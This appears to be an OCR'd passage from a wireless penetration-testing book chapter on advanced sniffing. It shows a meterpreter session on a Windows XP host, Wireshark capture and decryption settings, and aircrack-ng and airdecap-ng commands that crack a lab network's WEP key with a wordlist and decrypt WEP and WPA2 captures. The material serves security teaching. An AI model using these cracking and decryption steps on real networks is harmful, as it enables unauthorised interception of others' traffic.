




```
meterpreter > sysinfo
Computer    : eklavya-463cf04
OS          : Windows XP 5.1 (x86)
Meterpreter : java/java
meterpreter >
```


Chapter 7: Advanced Wireless Sniffing







Wireshark: Capture Filter – Profile: Default
Edit
New
Delete
Capture Filter
Ethernet address 00:08:15:00:08:15
Ethernet type 0x0806 (ARP)
No Broadcast and no Multicast
No ARP
IP only
IP address 192.168.0.1
IPX only
Properties
Filter name: No ARP
Filter string: not arp
Help
Cancel
OK


Wireshark: Preferences – Profile: Default
Reassemble fragmented 802.11 datagrams:
Ignore vendor-specific HT elements:
Call subdissector for retransmitted 802.11 frames:
Assume packets have FCS:
Ignore the Protection bit:
No
Yes - without IV
Yes - with IV
Enable decryption:
Key examples: 01:02:03:04:05 (40/64-bit WEP),
0102030405060708090101111213 (104/128-bit WEP),
MyPassword[:MyAP] (WPA + plaintext password [+ SSID]),
0102030405...6061626364 (WPA + 256-bit key). Invalid keys will be ignored.
Decryption Keys:
Edit...






```
Static WEP cracking options:

    -c           : search alpha-numeric characters only
    -t           : search binary coded decimal chr only
    -h           : search the numeric key for Fritz!BOX
    -d <mask>    : use masking of the key (A1:XX:CF:YY)
    -m <maddr>   : MAC address to filter usable packets
    -n <nbits>   : WEP key length :  64/128/152/256/512
    -i <index>   : WEP key index (1 to 4), default: any
    -f <fudge>   : bruteforce fudge factor,  default: 2
    -k <korek>   : disable one attack method  (1..to 17)
    -x or -x0    : disable bruteforce for last keybytes
    -x1          : last keybyte bruteforcing  (default)
    -x2          : enable last  2 keybytes bruteforcing
    -y           : experimental  single bruteforce mode
    -K           : use only old KoreK attacks (pre-PTW)
    -s           : show the key in ASCII while cracking
    -M <num>     : specify maximum number of IVs to use
    -D           : WEP decloak, skips broken keystreams
    -P <num>     : PTW debug:  1: disable Klein, 2: PTW
    -1           : run only 1 try to crack key with PTW
```

```
root@kali:~/labfiles/wepcrack# aircrack-ng -w /usr/share/wordlists/rockyou.txt -
n 64 decrypt-wep-01.cap
Opening decrypt-wep-01.cap
Read 3252 packets.

   #  BSSID              ESSID                     Encryption

   1  90:94:E4:C8:04:E8  Seclab                    WEP (1504 IVs)
   2  00:21:A4:32:09:3C  Wi5_VRNAGAR1              None (0.0.0.0)

Index number of target network ? 1

Opening decrypt-wep-01.cap
```


```
                              Aircrack-ng 1.1


                [00:00:00] Tested 3991 keys (got 1504 IVs)

   KB    depth   byte(vote)
    0    0/  0   00(    0) 00(    0) 00(    0) 00(    0) 00(    0)
    1    0/  0   00(    0) 00(    0) 00(    0) 00(    0) 00(    0)
    2    0/  0   00(    0) 00(    0) 00(    0) 00(    0) 00(    0)
    3    0/  0   00(    0) 00(    0) 00(    0) 00(    0) 00(    0)
    4    0/  0   00(    0) 00(    0) 00(    0) 00(    0) 00(    0)

                     KEY FOUND! [ 69:6E:64:69:61 ] (ASCII: india )
        Decrypted correctly: 100%


root@kali:~/labfiles/wepcrack#
```


```
root@kali:~/labfiles/wepcrack# airdecap-ng

  Airdecap-ng 1.1 - (C) 2006, 2007, 2008, 2009 Thomas d'Otreppe
  Original work: Christophe Devine
  http://www.aircrack-ng.org

  usage: airdecap-ng [options] <pcap file>

  Common options:
      -l            : don't remove the 802.11 header
      -b <bssid>    : access point MAC address filter
      -e <essid>    : target network SSID

  WEP specific option:
      -w <key>      : target network WEP key in hex

  WPA specific options:
      -p <pass>     : target network WPA passphrase
      -k <pmk>      : WPA Pairwise Master Key in hex

      --help        : Displays this usage screen

No file to decrypt specified.
root@kali:~/labfiles/wepcrack#
```


```
root@kali:~/labfiles/wepcrack# airdecap-ng -w 69:6E:64:69:61 decrypt-wep-01.cap
Total number of packets read          3252
Total number of WEP data packets      1504
Total number of WPA data packets         0
Number of plaintext data packets         1
Number of decrypted WEP  packets      1504
Number of corrupted WEP  packets         0
Number of decrypted WPA  packets         0
root@kali:~/labfiles/wepcrack#
```

```
root@kali:~/labfiles/wepcrack# ls
decrypt-wep-01.cap            wepdata-01.cap
decrypt-wep-01.csv            wepdata-01.csv
decrypt-wep-01-dec.cap        wepdata-01.kismet.csv
decrypt-wep-01.kismet.csv     wepdata-01.kismet.netxml
decrypt-wep-01.kismet.netxml  wep-pass.txt
seclab
root@kali:~/labfiles/wepcrack# wireshark
```


```
root@kali:~# airdecap-ng -e Seclab -p ilovehate2 labfiles/wpacrack/decrypt-wpa2-
01.cap
Total number of packets read          3840
Total number of WEP data packets         0
Total number of WPA data packets      1257
Number of plaintext data packets         0
Number of decrypted WEP  packets         0
Number of corrupted WEP  packets         0
Number of decrypted WPA  packets      1129
root@kali:~#
```





Wireshark: Filter Expression – Profile: Default
Field name
Relation
Value (Protocol)
DMX Text Frame - DMX Text Frame
DNP 3.0 - Distributed Network Protocol
DNS - Domain Name Service
dns.a6.address_suffix - Address Suffix
dns.a6.prefix_len - Prefix len
dns.a6.prefix_name - Prefix name
dns.aaaa - AAAA Address (AAAA Respor
dns.a - Address (Response Address)
dns.afsdb.hostname - Hostname
is present
==
!=
>
<
>=
<=
contains
matches
Predefined values:
Range (offset:length)
Cancel
OK



File Edit View Go Capture Analyze Statistics Telephony Tools Internals Help
Display filter
Filter: bootp
Expression... Clear Apply Save
802.11 Channel: Channel Offset: FCS Filter: All Frames None
Time Source Destination Protocol Length Info
1 0.000000000 0.0.0.0 255.255.255.255 DHCP 348 DHCP Discover - Transaction ID 0xa55edd30
2 0.006792000 10.0.2.2 10.0.2.17 DHCP 590 DHCP Offer - Transaction ID 0xa55edd30
3 0.009734000 0.0.0.0 255.255.255.255 DHCP 348 DHCP Discover - Transaction ID 0x7f36575e
4 0.010566000 10.0.2.2 10.0.2.17 DHCP 590 DHCP Offer - Transaction ID 0x7f36575e
5 0.033446000 0.0.0.0 255.255.255.255 DHCP 373 DHCP Request - Transaction ID 0x7f36575e
6 0.033880000 10.0.2.2 10.0.2.17 DHCP 590 DHCP ACK - Transaction ID 0x7f36575e
Frame 1: 348 bytes on wire (2784 bits), 348 bytes captured (2784 bits) on interface 0
Ethernet II, Src: D-LinkIn_ff:2e:1c (cc:b2:55:ff:2e:1c), Dst: Broadcast (ff:ff:ff:ff:ff:ff)
Internet Protocol Version 4, Src: 0.0.0.0 (0.0.0.0), Dst: 255.255.255.255 (255.255.255.255)
User Datagram Protocol, Src Port: bootpc (68), Dst Port: bootps (67)
Bootstrap Protocol


```
Relay agent IP address: 0.0.0.0 (0.0.0.0)
Client MAC address: Apple_db:ae:03 (04:e5:36:db:ae:03)
Client hardware address padding: 00000000000000000000
Server host name not given
Boot file name not given
Magic cookie: DHCP
▸ Option: (53) DHCP Message Type (ACK)
▸ Option: (54) DHCP Server Identifier
▸ Option: (51) IP Address Lease Time
▾ Option: (1) Subnet Mask
    Length: 4
    Subnet Mask: 255.255.0.0 (255.255.0.0)
▾ Option: (3) Router
    Length: 4
    Router: 10.3.0.1 (10.3.0.1)
▸ Option: (6) Domain Name Server
▸ Option: (15) Domain Name
```







